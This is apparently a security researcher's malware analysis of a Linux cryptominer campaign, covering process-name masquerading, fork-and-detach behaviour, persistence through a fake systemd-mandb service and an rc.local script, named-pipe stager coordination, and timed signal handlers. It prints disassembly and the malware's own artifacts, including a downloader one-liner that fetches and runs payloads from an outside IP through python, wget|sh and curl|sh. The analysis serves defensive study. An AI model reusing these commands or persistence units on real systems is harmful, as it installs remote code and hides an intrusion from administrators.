
As previously mentioned, evaluation of the current system in order to know if it is already compromised has been accomplished. Furthermore, there may be a chance that the current system is already compromised by the same group. In order to figure out whether this is the case all process names are checked again with the end goal of recognizing any familiar process names used by the same group and if found, the process will terminate. This could potentially work as a possible vaccine to be used by some miner-protection solutions against this specific miner:




After the first stage has completed an initial reconnaissance for the running processes, it proceeds to create a random string to rename itself. It also overwrites some known memory locations where the original process name resides and overwrites them with a fake process name (in this case '[kworker/1:7]'). An example of such memory locations is argv[0]:

```
loc_405A87:
        mov     rsi, [r14]
        mov     edi, offset current_filename
        call    strcpy
        mov     edi, offset current_filename
        call    readlink
        mov     edi, offset current_filepath
        mov     rsi, rax ; int
        call    strcpy
        mov     edi, 4 ; a1
        call    rand
        mov     cs:rand_string, rax
        mov     rbx, [r14]
        mov     rdi, rbx ; a1
        call    strlen
        movsxd  rdx, eax ; int
        xor     esi, esi ; int
        mov     rdi, rbx ; int
        call    memset ; zeroing argv[0]
        mov     rdi, [r14]
        mov     esi, 415885h ; "[kworker/1:7]"
        xor     edx, edx
        mov     ecx, 0Eh
        call    memcpy_
        lea     rdi, [rsp+80h]
        mov     esi, 415885h ; "[kworker/1:7]"
        xor     edx, edx
        mov     ecx, 10h
        call    memcpy_
        mov     rsi, cs:rand_string
        mov     edi, PR_SET_NAME
        xor     eax, eax
        call    prctl
        mov     rbx, rsp
        mov     rdi, rbx
        call    sub_40B5FC
        mov     edi, 2
        xor     edx, edx
        mov     rsi, rbx
        call    clearing_sigprogmask
        call    fork_and_unlink_from_parent
        mov     edi, 1
        call    sleep
        call    geteuid
        mov     edi, eax
        call    get_current_username
        test    rax, rax
        jz      short loc_405B7D
```

Furthermore it will fork itself and detach from its parent to become an independent process running on a different session as a means to create a fresh new process:




Lastly, the current session username is checked and the control flow will diverge accordingly:



As demonstrated in the previous screenshot, the main difference is that if the file was executed as root, persistence mechanisms would be enforced.

Persistence Mechanisms:

The applied persistence mechanisms consist mainly of a given dropped implant saved as ‘mand’ followed by installing a Systemd service which will grant its persistence in the system. In addition, the timestamp of the dropped implants will be replaced as for the one of ‘/usr/bin/find’ as a means to make the dropped file unnoticed in the filesystem.



A Systemd unit file will be decoded and dropped as 'systemd-mandb.service' masquerading the genuine mandb service. The following is the decoded Systemd unit file:

fake_mandb.service

```
#  ManDB-License-Identifier: LGPL-2.1+
#
#  This file is part of systemd.
#
#  systemd is free software; you can redistribute it and/or modify it
#  under the terms of the GNU Lesser General Public License as published by
#  the Free Software Foundation; either version 2.1 of the License, or
#  (at your option) any later version.

[Unit]

Description=Systemd Service Handler
Documentation=man:mandb(1) man:systemd-mandb-sync(8)
After=network.target

[Service]
Type=forking
RestartSec=10
User=root
ExecStart=/usr/bin/mand sync &
Restart=always

[Install]
WantedBy=multi-user.target
```

It is important to highlight that this persistence measure will make the intrusion harder to spot for the untrained eye since it is not the average cron-job that most Linux malware tend to use. Furthermore we spotted other components of this campaign dropping and installing initrd scripts as well as the following one:

mand.sh


```
#!/bin/sh
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.

/usr/bin/mand sync &

exit 0

### EOF
```

After persistence measures have been enforced, several components will be downloaded to the current compromised system to remain with the attack chain:

```
download_stagers proc near
; __unwind {
                push    rax
                mov     edi, offset current_filepath
                call    dirname
                mov     cs:original_directory, rax
                call    download_stager_jpp
                call    download_stager_nvn
                call    download_miner
                pop     rax
                jmp     download_stager_jpr
; } // starts at 4056A0
download_stagers endp
```


Multi-Stage Architecture:

The following diagram is a simplified version of the various components that make up the malware’s main infrastructure:



We can assume that the main reason for having such a broad infrastructure involving a large number of components is to make it more resilient to server shutdowns as well as to provide a factor of modularity. Furthermore, having this amount of components interconnected with each other also implies to invest a much greater effort in order to clean a given compromised system.


These components will run according to a small protocol involving the main dropper and all remaining components executed via a shared named pipe. This execution protocol is the following:




The majority of the secondary stagers create (or just open if it already exists) a named pipe on execution with write permissions in which they write their pid to:

```
var_1022= byte ptr -1022h
var_1018= byte ptr -1018h

; __unwind {
push    rbp
push    r14
push    rbx
sub     rsp, 1010h
call    getpid
mov     ecx, eax
lea     r14, [rsp+1028h+var_1022]
mov     esi, offset aD  ; "%d"
xor     eax, eax
mov     rdi, r14
mov     edx, ecx
call    sprintf
lea     rbx, [rsp+1028h+var_1018]
xor     esi, esi
mov     edx, 1000h
mov     rdi, rbx
call    memset
mov     esi, offset filepath
mov     rdi, rbx
call    strcpy
mov     esi, 41B32Eh    ; named pipe: p
mov     rdi, rbx
call    strcpy
mov     rdi, rbx
call    sub_410845
mov     rbx, rax
mov     esi, 1B6h
mov     rdi, rax
call    mknod
mov     esi, 1
xor     eax, eax
mov     rdi, rbx
call    open
mov     ebp, eax
mov     rdi, r14
call    strlen
mov     edi, ebp
mov     rsi, r14
mov     rdx, rax
call    write
mov     edi, ebp        ; fd
call    close
mov     rdi, rbx
call    unlink
add     rsp, 1010h
pop     rbx
pop     r14
pop     rbp
retn
; } // starts at 405980
named_pipe_write endp
```

On the other hand, the main dropper serializes each stager by reading and logging the contents of the named pipe therefore retrieving each stager's pid. This way the main dropper acts as a manager for each active stager in the system:



The first stage's main threat will continue execution attempting to update the available stagers by downloading them in intervals on an infinite loop:




In addition, a timed routine will be executed by triggering a *SIGALRM* signal also in intervals, handling this signal via sigaction sycall, and therefore pivoting control of execution to its correspondent signal handler intermittently. This same technique has been spotted in various components of this malware's infrastructure:

```
cmp     dword ptr cs:qword_422310+4, 0
setz    dil
lea     rsi, [rsp+1D8h+act]
xor     edx, edx
call    settimer
cmp     dword ptr cs:qword_422310+4, 0
mov     eax, 1Ah
mov     ebx, SIGALRM
cmovz   ebx, eax
mov     qword ptr [rsp+1D8h+act.__sigaction_handler], offset sigalarm_handler
mov     [rsp+1D8h+act.sa_flags], 10000000h
lea     rsi, [rsp+1D8h+act] ; act
xor     edx, edx        ; oact
mov     edi, ebx        ; sig
call     sigaction
```

This installed signal handler is mainly used to drop further artifacts using embedded one-liner python scripts such as the following:


```
oneliner.py+                                                                                     buffers
( if ! ps -ax | grep -v grep | grep "[ ]"$;then  chmod 7777 /usr/bin/py*; python -c 'import os;import urllib;hd=urllib.urlretrieve("http://185.10.68.100/jp/jm","/var/tmp/rvd"); os.system("chmod 7777 /var/tmp/rvd"); os.system("chmod +x /var/tmp/rvd"); os.system("/var/tmp/rvd")' >/dev/null 2>&1; || python3 -c 'import urllib.request; urllib.request.urlretrieve("http://185.10.68.100/jp/jm", "/tmp/ldov");os.system("chmod 7777 /tmp/ldov");os.system("chmod +x /tmp/ldov");os.system("/tmp/ldov")' >/dev/null 2>&1;  || wget -O - http://185.10.68.100/jp/j.sh|sh >/dev/null 2>&1 ; || curl http://185.10.68.100/jp/j.jpg|sh >/dev/null 2>&1 ; fi
)
```

This script will drop further stages as well as further scripts. The following is an example of such scripts:




GreedyAntD Miner Client

